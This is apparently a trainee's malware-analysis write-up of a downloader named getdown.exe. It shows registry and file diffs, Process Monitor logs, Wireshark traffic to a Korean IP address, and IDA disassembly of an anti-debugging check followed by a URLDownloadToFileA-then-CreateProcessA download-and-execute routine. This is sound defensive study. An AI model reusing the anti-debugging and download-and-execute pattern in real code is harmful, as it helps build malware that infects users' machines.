23515 C:\Users\REMI\AppData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyew\LocalState\TargetedContentCache\v3\314559\9eb05406e074b939d74b705024ec8_6
23516 C:\Users\REMI\AppData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyew\LocalState\TargetedContentCache\v3\314559\d6f3130dc8df4b1bd1939a5fd6dccb_6
23517 C:\Users\REMI\Desktop\Temp\BrZB8440.tmp
23518 C:\Users\REMI\Desktop\Temp\ProCMON64.exe
23519 C:\Users\REMI\Desktop\Qd.CSV
23520 C:\Windows\SoftwareDistribution\AltData\appraiser.sdb
23521 C:\Windows\appcompat\appraiser\AltData\Appraiser_Data.ini
23522 C:\Windows\appcompat\appraiser\AltData\Appraiser_RunList.xml
23523 C:\Windows\Prefetch\GETDOWN.EXE-0582B246_pf
23524 C:\Windows\Prefetch\PROCSHACKER.EXE-8554D60D_pf
23525 C:\Windows\Prefetch\PROCMON.EXE-AE83EA15_pf
23526 C:\Windows\SoftwareDistribution\DataStore\Logs\tmp.edb
23527 C:\Windows\System32\config\systemprofile\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\69C6F6EC64E114822DF688DC12CDD86C
23528 C:\Windows\System32\config\systemprofile\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\69C6F6EC64E114822DF688DC12CDD86C
```

→ Added 22 files and some of them are very special and can be considered as the signature of the malware

```

23541 Files [attributes?] modified: 93
23542 -----
23543 C:\ProgramData\Microsoft\Windows\AppRepository\StateRepository-Deployment.srd-shm
23544 C:\ProgramData\Microsoft\Windows\AppRepository\StateRepository-Machine.srd-shm
23545 C:\ProgramData\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
23546 C:\ProgramData\USO\Private\UpdateStore\updatestore51b519d5-bcf5-4333-8df6-e74d7c9aead4.xml
23547 C:\ProgramData\USO\Shared\Logs\UpdateSessionOrchestration.001.etl
23548 C:\Users\All Users\Microsoft\Windows\AppRepository\StateRepository-Deployment.srd-shm
23549 C:\Users\All Users\Microsoft\Windows\AppRepository\StateRepository-Machine.srd-shm
23550 C:\Users\All Users\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
23551 C:\Users\All Users\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
23552 C:\Users\All Users\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
23553 C:\Users\All Users\Microsoft\Windows\DeviceMetadataCache\dmrc.idx
23554 C:\Users\REM\ApplData\Local\Microsoft\Vault\UserProfileRoaming\Latest.dat
23555 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\202914\eventbeacons.dat
23556 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\202914\imprbeacons.dat
23557 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280810\eventbeacons.dat
23558 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280810\imprbeacons.dat
23559 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280811\eventbeacons.dat
23560 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280811\imprbeacons.dat
23561 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280813\eventbeacons.dat
23562 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280813\imprbeacons.dat
23563 C:\Users\REM\ApplData\Local\Package\Microsoft.Windows.ContentDeliveryManager_cw5nlh2txyewy\LocalState\ContentManagementSDK\Creatives\280815\eventbeacons.dat

```

→ Files modified: 93.

```

23635 C:\Windows\System32\winevt\Logs\Microsoft-Windows-NodAutoSetup%Operational.evtx
23636
23637 Folders added: 6
23638 -----
23640 C:\ProgramData\Microsoft\Windows\WER\ReportArchive
23641 C:\ProgramData\Microsoft\Windows\WER\ReportQueue
23642 C:\ProgramData\Microsoft\Windows\WER\ReportQueue\NonCritical_Update:_c0c3284d53dccf59f3f8aacdae31ecfb18acf33_00000000_0d5c082a
23643 C:\Users\All Users\Microsoft\Windows\WER\ReportArchive
23644 C:\Users\All Users\Microsoft\Windows\WER\ReportQueue
23645 C:\Users\All Users\Microsoft\Windows\WER\ReportQueue\NonCritical_Update:_c0c3284d53dccf59f3f8aacdae31ecfb18acf33_00000000_0d5c082a
23646
23647 -----
23648 Total changes: 1208
23649 -----

```

→ Folders added: 6, Total changes: 1208.


- Look at the Process Monitor's file with the filter on the process name: "getdown.exe". I got this:

Time...	Process Name	PID	Operation	Path	Result	Detail	TID
15:01...	getdown.exe	5324	Process Start		SUCCESS	Parent PID: 816.	5136
15:01...	getdown.exe	5324	Thread Create		SUCCESS	Thread ID: 5204	5136
15:01...	getdown.exe	5324	Load Image	C:\Users\REM\Desktop\Malware\Day1\getdown.exe	SUCCESS	Image Base: 0...	5204
15:01...	getdown.exe	5324	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0...	5204
15:01...	getdown.exe	5324	CreateFile	C:\Windows\Prefetch\GETDOWN.EXE-05282B246.pf	NAME NOT F...	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	File Edit Format View	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT F...	File Edit Format View	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Help	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\Session Manager\Resource Policies	SUCCESS	iguyen Le Dinh Vu	5204
15:01...	getdown.exe	5324	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\Session Manager	NAME NOT F...	Desired Acces...	5204
15:01...	getdown.exe	5324	CreateFile	C:\Users\REM\Desktop\Malware\Day1	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	Load Image	C:\Windows\System32\kernel32.dll	SUCCESS	Image Base: 0...	5204
15:01...	getdown.exe	5324	Load Image	C:\Windows\System32\KernelBase.dll	SUCCESS	Image Base: 0...	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\WMI\Security\3c74afb9-8d82-44e3-b52c-365dbf48382a	NAME NOT F...	Length: 524	5204
15:01...	getdown.exe	5324	QueryNameInformationFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Name: \Windo...	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\WMI\Security\0595ef0e-77f5-49c7-a994-60a5cc09571	NAME NOT F...	Length: 524	5204
15:01...	getdown.exe	5324	QueryNameInformationFile	C:\Windows\System32\KernelBase.dll	SUCCESS	Name: \Windo...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Safeboot\Option	REPARSE	Name: \Windo...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Safeboot\Option	NAME NOT F...	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Spn\GPIDLL	REPARSE	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\Spn\GPIDLL	NAME NOT F...	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSoftware\Policies\Microsoft\Windows\Safe\CodeIdentifiers	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSOFT\TWARE\Policies\Microsoft\Windows\Safe\CodeIdentifiers\TransparentEnabled	NAME NOT F...	Length: 80	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSOFT\TWARE\Policies\Microsoft\Windows\Safe\CodeIdentifiers	SUCCESS		5204
15:01...	getdown.exe	5324	RegCloseKey	HKLCU\Software\Policies\Microsoft\Windows\Safe\CodeIdentifiers	NAME NOT F...	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLCU\Software\Policies\Microsoft\Windows\Safe\CodeIdentifiers	REPARSE	Desired Acces...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKLMSYSTEM\CurrentControlSet\Control\FileSystem	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	RegQueryValue	HKLMSYSTEM\CurrentControlSet\Control\FileSystem\LongPathsEnabled	SUCCESS	Type: REG_D...	5204
15:01...	getdown.exe	5324	RegCloseKey	HKLMSYSTEM\CurrentControlSet\Control\FileSystem	SUCCESS		5204
15:01...	getdown.exe	5324	CreateFile	C:\Windows\System32\apphelp.dll	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	QueryBasicInformationFile	C:\Windows\System32\apphelp.dll	SUCCESS	CreationTime: ...	5204
15:01...	getdown.exe	5324	CloseFile	C:\Windows\System32\apphelp.dll	SUCCESS		5204

- Some interesting processes:

15:01...	getdown.exe	5324	CloseFile	C:\Users\REM\AppData\Local\Temp	SUCCESS		5204
15:01...	getdown.exe	5324	CreateFile	C:\Users\REM\AppData\Local\Temp\BrB8440.tmp	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	CloseFile	C:\Users\REM\AppData\Local\Temp\BrB8440.tmp	SUCCESS		5204
15:01...	getdown.exe	5324	ReadFile	C:\Windows\System32\urmon.dll	SUCCESS	Offset: 1.000.44...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBypass	SUCCESS	Type: REG_D...	5204
15:01...	getdown.exe	5324	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IntranetName	SUCCESS	Type: REG_D...	5204
15:01...	getdown.exe	5324	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsIntranet	SUCCESS	Type: REG_D...	5204
15:01...	getdown.exe	5324	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	SUCCESS	Desired Acces...	5204
15:01...	getdown.exe	5324	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CachePrefix	SUCCESS	Type: REG_SZ	5204
15:01...	getdown.exe	5324	RegQueryValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content\CacheLimit	SUCCESS	Type: REG_D...	5204
15:01...	getdown.exe	5324	RegCloseKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\Content	SUCCESS		5204

- I save the Process Monitor file as the file .csv and open it by using PROCDOT. And I get this:



→ I can see the working tree of “getdown.exe”, some files and registry actions are also presented on the diagram.

### Network Artifacts (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark): C2 domains/IP addresses, protocols, user-agent

tcp.stream eq 0					
No.	Time	Source	Destination	Protocol	Length
1	0.000000	192.168.146.138	1.234.27.146	TCP	66
2	3.007787	192.168.146.138	1.234.27.146	TCP	66
5	9.034910	192.168.146.138	1.234.27.146	TCP	66
19	21.022346	1.234.27.146	192.168.146.138	TCP	60

Using Wireshark, I can see a strange IP address 1.234.27.147. Ports used are 49724 and 80.

### Memory Analysis (Volatility, Rekall, Redline, Process Hacker): rogue processes, code injection, rootkits, network artifacts

### Open Source Research (centralops, robtex, urlvoid, ipvoid, TrustedSource):

Searching on “Centralops”, I find that IP address 1.234.27.147 come from Korea and it seems to be no longer valid.

### Static Analysis (IDA Pro): Strings, CALLs, program flow, loops

Firstly, I load the file into IDA pro 7.5.

- Looking at the function WinMain\_0 at the beginning of the malware, I can see many variables and the CALL to IsDebuggerPresent


```

var_6F8= qword ptr -6F8h
dwCreationFlags= dword ptr -6F0h
lpEnvironment= qword ptr -6E8h
lpCurrentDirectory= qword ptr -6E0h
lpStartupInfo= qword ptr -6D8h
lpProcessInformation= qword ptr -6D0h
ProcessInformation= _PROCESS_INFORMATION ptr -6C8h
StartupInfo= _STARTUPINFOA ptr -6A8h
TempFileName= byte ptr -638h
var_637= byte ptr -637h
Buffer= byte ptr -528h
var_527= byte ptr -527h
Destination= byte ptr -418h
var_417= byte ptr -417h
var_18= qword ptr -18h
var_8= byte ptr -8
arg_0= qword ptr 8
arg_8= qword ptr 10h


; __unwind { // __GSHandlerCheck
mov    [rsp+arg_0], rbx
mov    [rsp+arg_8], rsi
push   rdi
sub   rsp, 710h
mov    rax, cs:qword_14000A008
xor    rax, rsp
mov    [rsp+718h+var_18], rax
call   cs:IsDebuggerPresent
test   eax, eax
jnz   loc_140001216

```

this CALL determines whether the calling process is being debugged by a user-mode debugger. If the current process is running in the context of a debugger, the return value is nonzero else, it returns zero. In this case, if the return value is nonzero, it will jump to loc\_140001216 and then finish its process.




If the return value is zero then continue and do the CALL to memset() which may have the function to set a block of memory to all a certain value ( to erase any information that blocks previously contained).



→ CALL to GetTempPathA has 2 parameters nBufferLength ( size of string buffer) and lpBuffer ( pointer to a string buffer). If this CALL fails, the return value will be 0 and then jump to loc\_14000120F and then finish. If this CALL is successful, the process continues to check if the length of the path is valid or not, if not jump to loc\_14000120F else, continue on the CALL to GetTempFileNameA.

→ Then, process the CALL to GetTempFileNameA which will create a name for a temporary file. If a unique file name is generated, an empty file is created and the handle to it is released; otherwise, only a file name is generated. lpPathName is the result of the GetTempPathA function above. PrefixString is used as the prefix of the file name. lpTempFileName is a pointer to the buffer that receives the temporary file name. Then, process the test if the return value is zero, the CALL fails, jumps to 14000111B then terminate else, continue.



→ The CALL to URLDownloadToFileA is used to download bits from the internet and save them to files. I see that the file will be the result of the CALL GetTempFileNameA


above, I have the PrefixString in GetTempFileName call as 'BrB...', it is also the same as one of the files I found using Regshot. If the URL CALL fails, the process goes to loc\_14000119F then terminates, else continue.

```

loc_14000119F:          ; Val
xor    edx, edx
lea    rcx, [rsp+718h+StartupInfo.lpReserved] ; void *
lea    r8d, [rdx+60h]  ; Size
call   memset
xor    eax, eax
lea    rcx, [rsp+718h+TempFileName] ; lpApplicationName
mov    [rsp+718h+ProcessInformation.hThread], rax
mov    qword ptr [rsp+718h+ProcessInformation.dwProcessId], rax
lea    rax, [rsp+718h+ProcessInformation]
mov    [rsp+718h+lpProcessInformation], rax ; lpProcessInformation
lea    rax, [rsp+718h+StartupInfo]
xor    r9d, r9d      ; lpThreadAttributes
mov    [rsp+718h+lpStartupInfo], rax ; lpStartupInfo
mov    [rsp+718h+lpCurrentDirectory], rsi ; lpCurrentDirectory
mov    [rsp+718h+lpEnvironment], rsi ; lpEnvironment
xor    r8d, r8d      ; lpProcessAttributes
xor    edx, edx      ; lpCommandLine
mov    [rsp+718h+dwCreationFlags], esi ; dwCreationFlags
mov    [rsp+718h+ProcessInformation.hProcess], rsi
mov    [rsp+718h+StartupInfo.cb], 68h ; 'h'
mov    dword ptr [rsp+718h+var_6F8], esi ; bInheritHandles
call   cs>CreateProcessA
test   eax, eax
jnz   short loc_140001216


```

→ Create a new process and its primary thread. If the CALL succeeds, the return value is nonzero, jump to loc\_140001216 else continue. Both branches will also jump to loc\_140001218 after that and then finish.




## Debugging (OllyDbg): Function breakpoints, monitor stack, memory map, plugins for unpacking, find OEP

- Load file “getdown.exe” into x64dbg.
- In the beginning, I tried synchronizing addresses in IDA and x64dbg. First, I open “Memory Map” tag in x64dbg, find the address of “getdown.exe”, and copy that address. Turn to IDA side, choose edit → segment → rebase program → Image base then paste the copied address and press OK.



- We start at a point called “EntryPoint”. This point is different from what I looked at at the beginning of the IDA part.




- Corresponding to this EntryPoint in IDA is this part.

```

